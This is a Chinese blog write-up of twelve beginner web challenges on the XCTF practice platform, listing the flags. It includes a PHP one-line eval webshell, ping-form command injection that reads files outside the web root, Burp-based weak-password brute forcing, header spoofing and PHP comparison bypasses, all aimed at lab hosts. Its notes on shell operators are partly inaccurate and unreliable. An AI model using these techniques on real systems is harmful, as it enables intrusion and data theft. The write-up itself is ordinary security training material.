

# xctf攻防世界—Web新手练习区 writeup

原创

[Senimo\\_](#) 于 2019-08-08 23:51:06 发布 4157 收藏 19

分类专栏: [各CTF平台 Writeup](#) 文章标签: [xctf 攻防世界 新手练习区 web writeup](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/weixin\\_44037296/article/details/98897386](https://blog.csdn.net/weixin_44037296/article/details/98897386)

版权



[各CTF平台 Writeup](#) 专栏收录该内容

16 篇文章 6 订阅

订阅专栏

## xctf攻防世界—Web新手练习区 writeup

[view\\_source](#)

[get\\_post](#)

[robots](#)

[backup](#)

[cookie](#)

[disabled\\_button](#)

[simple\\_js](#)

[xff\\_referer](#)

[weak\\_auth](#)

[webshell](#)

[command\\_execution](#)

知识点: [命令执行](#)

[simple\\_php](#)

### view\_source

难度系数: 1.0

题目来源: [Cyberpeace-n3k0](#)

题目描述: X老师让小宁同学查看一个网页的源代码, 但小宁同学发现鼠标右键好像不管用了。

进入页面后显示: “**FLAG is not here**”, 鼠标右键菜单栏不能正常触发, 通过在题目地址前添加 `view-source:` 访问网页源码, 得到flag:

```
<h1>FLAG is not here</h1>
<!-- cyberpeace{dbc38d67602cd1dfa7f62bdd90824fc7} -->
```

### get\_post


难度系数： 1.0

题目来源： Cyberpeace-n3k0

题目描述： X老师告诉小宁同学HTTP通常使用两种请求方法，你知道是哪两种吗？

进入页面后显示：“请用GET方式提交一个名为a,值为1的变量”，在地址栏输入 `?a=1` 通过GET方式传递参数；

得到新的提示：“请再以POST方式随便提交一个名为b,值为2的变量”，通过Google Chrome的插件HackBar通过POST方式传递参数： `b=2`



得到flag: `cyberpeace{0f013ed4965abfc7d2f6100703245650}`

## robots

难度系数： 1.0

题目来源： Cyberpeace-n3k0

题目描述： X老师上课讲了Robots协议，小宁同学却上课打了瞌睡，赶紧来教教小宁Robots协议是什么吧。

访问网页显示为空白，尝试查询robots协议即 `/...题目地址.../robots.txt`：

```
User-agent: *
Disallow:
Disallow: flag_1s_h3re.php
```

继续访问 `/...题目地址.../flag_1s_h3re.php`，得到flag: `cyberpeace{a80e5bcf6423bc3fe5707a10c2676c3b}`。

## backup

难度系数： 1.0

题目来源： Cyberpeace-n3k0

题目描述： X老师忘记删除备份文件，他派小宁同学去把备份文件找出来,一起来帮小宁同学吧！

进入页面后显示：“你知道index.php的备份文件名吗？”

根据提示，下载index.php的备份文件，即访问 `index.php.bak`，下载到备份文件后放入HEX Fiend工具中打开，在结尾得到flag:

```
416 0A3C3F70 68700D0A 24666C61 673D2263 <?php $flag="c
432 79626572 70656163 65786638 33653732 yberpeace{f83e72
448 38666433 63643564 61303364 35323439 8fd3cd5da03d5249
464 37666136 38653039 65337D22 0D0A3F3E 7fa68e09e3}" ?>
```


## cookie

难度系数： 1.0

题目来源： Cyberpeace-n3k0

题目描述： X老师告诉小宁他在cookie里放了些东西，小宁疑惑地想：‘这是夹心饼干的意思吗？’

进入页面后显示：“你知道什么是cookie吗？”，通过Burp Suite抓取数据包，得到提示：



Request to http://111.198.29.45:42759


Forward Drop Intercept is on Action

Raw Params Headers Hex

```
GET / HTTP/1.1
Host: 111.198.29.45:42759
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:68.0)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.
Accept-Encoding: gzip, deflate
Connection: close
Cookie: look-here=cookie.php
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

[https://blog.csdn.net/weixin\\_44037296](https://blog.csdn.net/weixin_44037296)

访问 `cookie.php`，得到新的提示：“See the http response”，使用Google Chrome插件HTTP Headers查看，得到flag:



```
GET http://111.198.29.45:42759/cookie.php
Status: HTTP/1.1 200 OK
```

Request Headers	
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Upgrade-Insecure-Requests	1
User-Agent	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_5) AppleWebKit/537.36 (KHTML, like Gecko

Response Headers	
Connection	Keep-Alive
Content-Encoding	gzip
Content-Length	253
Content-Type	text/html
Date	Fri, 09 Aug 2019 11:23:26 GMT
flag	cyberpeace{a622a779ba3c3dcee4ef66998e1a7f51}
Keep-Alive	timeout=5, max=100
Server	Apache/2.4.7 (Ubuntu)
Vary	Accept-Encoding
X-Powered-By	PHP/5.5.9-1ubuntu4.26

[https://blog.csdn.net/weixin\\_44037296](https://blog.csdn.net/weixin_44037296)


## disabled\_button

难度系数： 1.0

题目来源： Cyberpeace-n3k0

题目描述： X老师今天上课讲了前端知识，然后给大家一个不能按的按钮，小宁惊奇地发现这个按钮按不下去，到底怎么才能按下去呢？

# 一个不能按的按钮



提示为前端知识，查看网页源码：

```
<input disabled class="btn btn-default" style="height:50px;width:200px;" type="submit" value="flag" name="auth" />
```

将“<input>”标签中的 `disabled` 属性删除掉，得到flag: `cyberpeace{3f9351e76f3719a11933dabb19cd8b9c}`

## simple\_js

难度系数：1.0

题目来源：root-me

题目描述：小宁发现了一个网页，但却一直输不对密码。(Flag格式为 `Cyberpeace{xxxxxxxx}`)

进入网页后需要输入密码：



密码输入错误，查看网页源码：

```
<script type="text/javascript">
function dechiffre(pass_enc){
  var pass = "70,65,85,88,32,80,65,83,83,87,79,82,68,32,72,65,72,65";
  var tab = pass_enc.split(',');
  var tab2 = pass.split(',');var i,j,k,l=0,m,n,o,p = "";i = 0;j = tab.length;
  k = j + (1) + (n=0);
  n = tab2.length;
  for(i = (o=0); i < (k = j = n); i++ ){o = tab[i-1];p += String.fromCharCode((o = tab2[i
));
  if(i == 5)break;}
  for(i = (o=0); i < (k = j = n); i++ ){
  o = tab[i-1];
  if(i > 5 && i < k-1)
  p += String.fromCharCode((o = tab2[i]));
  }
  p += String.fromCharCode(tab2[17]);
  pass = p;return pass;
}
String["fromCharCode"](dechiffre("\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x
2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30"));

h = window.prompt('Enter password');
alert( dechiffre(h) );
</script>
```

将 `dechiffre` 中的十六进制转换为字符串，得到 `55,56,54,79,115,69,114,116,107,49,50`，对照ASCII码表转换为字符串：`7860sErtk12`，添加正确格式即为flag。

## xff\_referer

难度系数：1.0

题目来源：Cyberpeace-n3k0

题目描述：X老师告诉小宁其实xff和referer是可以伪造的。

进入页面后显示：“ip地址必须为123.123.123.123”，通过Google Chrome插件ModHeader添加请求头信息：`X-Forwarded-For: 123.123.123.123`，刷新页面得到新的提示：必须来自 `https://www.google.com`，继续添加请求头信息 `Referer: https://www.google.com`，刷新页面得到flag：`cyberpeace{68d1f3f8fb33701e06ee0c5db9895426}`

## weak\_auth

难度系数：1.0

题目来源：Cyberpeace-n3k0

题目描述：小宁写了一个登陆验证页面，随手就设了一个密码。

# Login

[https://blog.csdn.net/weixin\\_44037296](https://blog.csdn.net/weixin_44037296)

尝试输入账号密码登陆：



根据提示随手设置的密码，感觉为弱密码爆破，使用Burp Suite抓取登陆时的数据包：

Request to `http://111.198.29.45:51435`

Forward Drop Intercept is on Action

Raw Params Headers Hex

```
POST /check.php HTTP/1.1
Host: 111.198.29.45:51435
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:68.0)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.
Accept-Encoding: gzip, deflate
```

```
Content-Type: application/x-www-form-urlencoded
Content-Length: 32
Connection: close
Referer: http://111.198.29.45:51435/
Cookie: look-here=cookie.php
Upgrade-Insecure-Requests: 1
```

username=admin&password=password

[https://blog.csdn.net/weixin\\_44037296](https://blog.csdn.net/weixin_44037296)

Send to Intruder后, 选择攻击模式为 Sniper 修改需要暴力破解的变量:

**Target** **Positions** **Payloads** **Options**

**Payload Positions** Start attack

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions – see help for full details.

Attack type: Sniper

```
POST /check.php HTTP/1.1
Host: 111.198.29.45:51435
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:68.0)
Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 32
Connection: close
Referer: http://111.198.29.45:51435/
Cookie: look-here=cookie.php
Upgrade-Insecure-Requests: 1
```

username=admin&password=\$password\$

Add \$ Clear \$ Auto \$ Refresh

[https://blog.csdn.net/weixin\\_44037296](https://blog.csdn.net/weixin_44037296)

将弱类型密码字典粘贴到Payload Options:

**Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste 123456789  
Load ... a123456  
Remove 123456  
Clear a123456789  
Add 1234567890

Add

Add from list ... [Pro version only]

[https://blog.csdn.net/weixin\\_44037296](https://blog.csdn.net/weixin_44037296)

开始暴力破解攻击, 通过长度判断是否成功登陆:

Request	Payload	Status	Error	Timeout	Length
3	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	437
25	123456.	200	<input type="checkbox"/>	<input type="checkbox"/>	437
0		200	<input type="checkbox"/>	<input type="checkbox"/>	434
1	123456789	200	<input type="checkbox"/>	<input type="checkbox"/>	434

得到登陆密码: 123456, 登录后得到flag: cyberpeace{681a629f7ffb7f44b6685750fdeda872}

## webshell

难度系数: 1.0


题目来源: Cyberpeace-n3k0

题目描述: 小宁百度了php一句话,觉着很有意思,并且把它放在index.php里。

### 你会使用webshell吗?

```
<?php @eval($_POST['shell']);?>
```

一句话已经给出,使用中国蚁箭,添加目标信息:



名称	日期	大小	属性
flag.txt	2019-08-09 14:54:27	44 b	0664
index.php	2018-09-27 04:02:04	539 b	0664

在文件列表中发现 flag.txt, 访问该文件得到flag: cyberpeace{94155f1370b8c864793a8a87dd617af4}

## command\_execution

难度系数： 1.0

题目来源： Cyberpeace-n3k0

题目描述：小宁写了个ping功能,但没有写waf,X老师告诉她这是非常危险的，你知道为什么吗。

## PING

题目名为控制台命令执行先尝试输入本地IP:

```
ping -c 3 127.0.0.1
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.088 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.052 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.038 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.038/0.059/0.088/0.022 ms
```

得到了输入的命令：`ping -c 3`：对输入的地址检查三次是否连通，尝试是否有访问文件的权限：`127.0.0.1 | ls`：

```
ping -c 3 127.0.0.1 | ls
index.php
```

有访问目录的权限，继续查询主目录，在 `home` 文件目录下发现：`flag.txt`：

```
ping -c 3 127.0.0.1 | ls ../../../../home/
flag.txt
```

尝试打开 `flag.txt`，输入控制台命令：`127.0.0.1 | cat ../../../../home/flag.txt`，得到flag：`cyberpeace{9a27a9c1e0ac69bd09ddf1d1557ea2aa}`

## 知识点：命令执行

Windows或Linux下：

`command1 && command2`：先执行`command1`后执行`command2`；

`command1 | command2`：只执行`command2`；

`command1 & command2`：先执行`command2`后执行`command1`

## simple\_php

难度系数： 1.0

题目来源： Cyberpeace-n3k0

题目描述：小宁听说php是最好的语言,于是她简单学习之后写了几行php代码。



```
<?php
show_source(__FILE__);
include("config.php");
$a=@$_GET['a'];
$b=@$_GET['b'];
if($a==0 and $a){
    echo $flag1;
}
if(is_numeric($b)){
    exit();
}
if($b>1234){
    echo $flag2;
}
?>
```

分析代码：通过GET方式传入变量 **a** 和变量 **b** 的值，其中需要**a=0**但有又不能为**0**，**b**不能为纯数字但药大于**1234**；通过“**==**”比较漏洞我们可以绕过比较，即在比较时，**PHP**会把变量值先转换为相同类型再进行比较，在地址栏中构造如下传参：**?a=0c&b=1235c**，访问便得到**flag: Cyberpeace{647E37C7627CC3E4019EC69324F66C7C}**